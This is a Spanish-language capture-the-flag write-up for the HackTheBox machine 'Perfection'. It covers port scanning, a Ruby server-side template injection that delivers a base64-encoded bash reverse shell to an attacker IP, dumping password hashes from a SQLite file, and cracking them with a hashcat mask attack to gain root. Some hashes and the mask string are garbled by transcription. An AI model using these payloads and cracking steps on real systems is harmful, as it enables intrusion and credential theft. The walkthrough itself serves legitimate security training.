

260- PERFECTION

- 1. PERFECTION
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. SSTI in Ruby
 - 1.5. Privesc via cracking_password with Hashcat

1. PERFECTION

<https://app.hackthebox.com/machines/Perfection>

The screenshot shows the 'Perfection' machine page on the HackTheBox platform. The page has a dark blue background. At the top left, there's a vertical label 'PERFECTION 590'. The main header features a circular avatar of a girl with orange hair and glasses, holding a 'REPORT' card that says 'Math A+' and 'Science A+'. To the right of the avatar, it says 'FREE MACHINE' and 'Perfection' in large white text. Below the name, there are icons for 'LINUX' and 'EASY'. The bottom section contains four statistics: '4.1 MACHINE RATING', '10370 USER OWNS', '9609 SYSTEM OWNS', and '02/03/2024 RELEASED'. At the bottom, there are three buttons: 'Created by TheRedeemed1', 'Copy Link', and a bright green 'Play Machine' button.

Machine Rating	User Owns	System Owns	Released
4.1	10370	9609	02/03/2024

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> settarget "10.10.11.253 Perfection"
> ping 10.10.11.253
PING 10.10.11.253 (10.10.11.253) 56(84) bytes of data:
64 bytes from 10.10.11.253: icmp_seq=1 ttl=63 time=30.7 ms
64 bytes from 10.10.11.253: icmp_seq=2 ttl=63 time=35.4 ms
64 bytes from 10.10.11.253: icmp_seq=3 ttl=63 time=36.5 ms
64 bytes from 10.10.11.253: icmp_seq=4 ttl=63 time=37.2 ms
64 bytes from 10.10.11.253: icmp_seq=5 ttl=63 time=39.7 ms
^C
--- 10.10.11.253 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 35.364/37.091/39.603/1.423 ms

```

```

Δ > /home/parralp/pryor > took 4s > |

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puerto 22 y 80* abiertos.

```

> nmap -sS -p- 10.10.11.253 -n -Pn --min-rate 5000 -T5 -oG allports
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-27 12:11 CET
Warning: 10.10.11.253 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.253
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

```

```

Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
> extractPorts allports

```

```

File: extractPorts.tmp
1
2 [*] Extracting Information...
3
4 [*] IP Address: 10.10.11.253
5 [*] Open ports: 22,80
6
7 [*] Ports copied to clipboard
8

```

```

Δ > /home/parralp/pryor/CTF/HTB/nmap > took 4s > |

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

```

> nmap -sCV -p22,80 10.10.11.253 -T5 -oN targeted
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-27 12:12 CET
Nmap scan report for 10.10.11.253
Host is up (0.048s latency).

```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
_ ssh-hostkey:			
			_ 256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
			_ 256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp	open	http	nginx
_ http-title: Weighted Grade Calculator			
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel			

```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds

```

```

Δ > /home/parralp/pryor/CTF/HTB/nmap > took 10s > |

```


1.3. Tecnologías web

- Whatweb**: nos reporta lo siguiente. Parece que nos enfrentamos a un servidor web que usa por detrás *WEBrick*, que es una biblioteca estándar de *Ruby*. La versión de Ruby parece ser la *3.0.2*.

```
> whatweb http://10.10.11.253
http://10.10.11.253 [200 OK] Country[RESERVED][ZZ], HTTPServer[ngInx, WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)], IP[10.10.11.253], PoweredBy[WEBrick], Ruby[3.0.2], Script, Title[Weighted Grade Calculator], U
ncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
/home/.parrot/pryor > > > |
```

1.4. SSTI in Ruby

- Entramos a la página web. Dentro de ésta, vamos a interceptar una petición con **Burp Suite**.



- Una vez interceptada la petición, probamos inyectar comandos malos en los diferentes campos. Encontramos un campo que nos devuelve el output del comando ejecutado, por tanto, este campo es vulnerable. Crearemos ahora un payload para obtener una reverse shell. Lo codificaremos usando la herramienta **HURL**, primero a **base64**: `hURL -B "bash -i >& /dev/tcp/10.10.16.11/443 0>&1"`, y posteriormente, **URL encode**: `hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ=="`.


```
> hURL -B "bash -i >& /dev/tcp/10.10.16.11/443 0>&1"
Original  :: bash -i >& /dev/tcp/10.10.16.11/443 0>&1
base64 Encoded :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ==
> hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ=="
Original  :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ==
URL Encoded :: YmFzaCAtaSA%2B%20JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ%3D%3D
/home/.parrot/pryor/CTF/H1B/Perfection/nmap > > > |
```

```
> nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
|
```

- Ya tenemos nuestro payload. Sabemos que por detrás se está aplicando **Ruby**, por ello, usaremos su sintaxis para inyectar el comando. Este será el payload completo:

`a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BjiAvZGV2L3RjcC8xMC4xMC4xNi4xMS80NDMgMD4mMQ%3D%3D|+base64+-d+|+bash");%25>`. Nos ponemos en escucha con **Netcat**.

- `echo+ y |+base64+-d+|+bash"`: usamos esto (en URLEncode) para que se decodifique el payload y se ejecute en el sistema. Por otro lado, el signo `+` a veces se utiliza en lugar de espacios para evitar problemas de interpretación de argumentos. Esto se debe a que algunos comandos pueden interpretar los espacios como delimitadores de argumentos, lo que puede causar problemas si se están pasando cadenas que contienen espacios.



“

- Sintaxis de Ruby usada:
 - `a`: simplemente es el carácter *a*, usado para rellenar el campo de manera inicial.
 - `%0A`: es un carácter especial en la codificación URL que representa un *salto de línea* (`\n`).
 - `<`: es el carácter `<`, comúnmente utilizado para abrir etiquetas en HTML o en plantillas de Ruby.
 - `%25`: cuando decodificamos este valor, obtenemos `%`, carácter de porcentaje utilizado en la codificación URL.
 - `%3d`: es el carácter `=` codificado en URL.
 - `<%=` y `%>`: en plantillas de Ruby, esta sintaxis se usa para abrir y cerrar respectivamente interpolaciones de código.

1.5. Privesc via Mask Attack with Hashcat

- Enviamos el payload y obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *Susan*.

```
susan@perfection:~/ruby_app$ whoami
susan
susan@perfection:~/ruby_app$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
lirc:x:38:38:lirc:/dev:/usr/sbin/nologin
ircd:x:39:39:ircd:/usr/sbin/nologin
gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-networkd:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolved:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/nonexistent:/usr/sbin/nologin
systemd-timesyncd:x:104:105:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:/var/cache/pollinate:/bin/false
sshd:x:106:65534:/run/ssh:/usr/sbin/nologin
syslog:x:107:113:/home/syslog:/usr/sbin/nologin
uiddd:x:108:114:/run/uiddd:/usr/sbin/nologin
tcpdump:x:109:115:/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,:/var/lib/tpm:/bin/false
landscape:x:111:117:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100:/var/snap/lxd/common/lxd:/bin/false
susan:x:1001:1001:Susan Miller,,:/home/susan:/bin/bash
_laurel:x:998:998:/var/log/laurel:/bin/false
susan@perfection:~/ruby_app$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
susan:x:1001:1001:Susan Miller,,:/home/susan:/bin/bash
```

- En un mail que recibe este usuario, vemos unas especificaciones o normativas que deben tener las nuevas contraseñas de los usuarios: éstas deben tener, al final de la misma, una secuencia numérica entre 1 y 1.000.000.000. Ahora, vamos al directorio personal del usuario, encontramos una carpeta */Migration*, a la cual accedemos. Dentro tenemos un archivo *.db*, al cual le aplicamos un *string*. Tenemos un *hash de contraseña* que copiamos en un archivo llamado *hash.txt* en nuestro sistema.

```
susan@perfection:/$ cd /var/mail
susan@perfection:/var/mail$ ls
susan
susan@perfection:/var/mail$ cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students
in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:
{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}
Note that all letters of the first name should be converted into lowercase.
Please hit me with updates on the migration when you can. I am currently registering our university with the platform.
- Tina, your delightful student
susan@perfection:/var/mail$ cd /home
susan@perfection:/home$ ls
susan
susan@perfection:/home$ cd susna
bash: cd: susna: No such file or directory
susan@perfection:/home$ cd susan
susan@perfection:/home$ ls
Migration ruby_app user.txt
susan@perfection:/home$ cd Migration
susan@perfection:/Migration$ ls
pupilpath_credentials.db
susan@perfection:/Migration$ strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
  id INTEGER PRIMARY KEY,
  name TEXT,
  password TEXT
)
Stephen Locke154a38b253b4e08c8a818ff65eb4413f2051865595b9a39964c18d7737d9bb85
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b8dc05557b344b87aP
Harry Tylerd33a689526d49d32a81986ef5a1a3d2afcd0aee48978f06139779904af7a63930
Tina Smithd0d080828c97354e3c22972554c81981b74ad1b35f726a11654b78cd6fd8cec570
Susan Miller0000f0c857220bfc2055f6772a0c1f7c02b02a15b81935745074f399231
susan@perfection:/Migration$
```

- Con *Hash-Identifier* descubrimos que se trata de un hash en *SHA-256*.

```
> ls  
hash.txt  
> cat hash.txt
```

```
File: hash.txt  
-----  
| abebf8eb5722b8ca3b45f6f72a8cf17c702bd62a15a30199347d9d74f39023f |  
-----
```

```
> hash-identifier  
#####  
#                                     #  
#      VV          / \              #  
#     / \    / \   / \             #  
#    /   \  /   \ /   \            #  
#   /       \       /       \           #  
#  /         \         /         \        #  
# /           \           /           \       #  
#/             \             /             \      #  
# \             /             \             /       #  
#  \         /         \         \        #  
#   \       /       \       /       \           #  
#    \   /  \   /   \   /   \            #  
#     \ /    \ /   \ /   \             #  
#      VV          / \              #  
#                                     #  
#                               v1.2 #  
#                   By Zlön3R #  
#               www.Blackpi0tt.com #  
#               Root@Blackpi0tt.com #  
#####
```

```
HASH: abebf8eb5722b8ca3b45f6f72a8cf17c702bd62a15a30199347d9d74f39023f
```

```
Possible Hashes:  
[+] SHA-256  
[+] Haval-256
```

```
Least Possible Hashes:  
[+] GOST R 34.11-94  
[+] RIPEMD-256  
[+] SNEFRU-256  
[+] SHA-256(HMAC)  
[+] Haval-256(HMAC)  
[+] RIPEMD-256(HMAC)  
[+] SNEFRU-256(HMAC)  
[+] SHA-256(md5($pass))  
[+] SHA-256(sha1($pass))
```

```
HASH: |
```

- Ahora con **Hashcat** tratamos de romper el hash: `hashcat -m 1400 -a 3 hash.txt "susan_nasus_?d?d?d?d?d?d?d?d"`. Básicamente, estamos proporcionando el prefijo *susan_nasus* seguido de *?d?d?d?d?d?d?d?d*, es decir, los caracteres numéricos a sustituir.
 - El patrón `?d` en **Hashcat** se utiliza como un marcador de posición para representar *dígitos numéricos*. En Hashcat, estos marcadores de posición se utilizan en combinación con el ataque de fuerza bruta (modo `-a 3`) para generar cadenas de texto posibles que se probarán como contraseñas. .

```
[root@kali]:~/homo/kali
ls
Desktop Documents Downloads hash.txt Music Pictures Public susan.txt Templates Videos

[root@kali]:~/homo/kali#
hashcat -m 1400 -a 3 hash.txt "susan_nasus_7d7d7d7d7d7d7d7d" -O --PoF.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-haswell-AMD Ryzen 7 5700u with Radeon Graphics, 2901/5866 MB (1024 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Wed Mar 27 14:02:02 2024
Stopped: Wed Mar 27 14:02:02 2024

[root@kali]:~/homo/kali#
hashcat -m 1400 -a 3 hash.txt "susan_nasus_7d7d7d7d7d7d7d7d" --show
a8eb6f8eb5722b8ca3b5456f72a0cf17c7028d62a15a3019934d9d74f39823f:susan_nasus_413759210
```

- Obtenemos la contraseña, con la cual podemos directamente iniciar sesión como **root**.

```
susan@perfection:~/Migration$ sudo su
[sudo] password for susan:
root@perfection:/home/susan/Migration# cd /root
root@perfection:~# ls
root.txt
root@perfection:~# cat root.txt
a3aa19749ef3a2aa89c6146146a69f25
root@perfection:~# |
```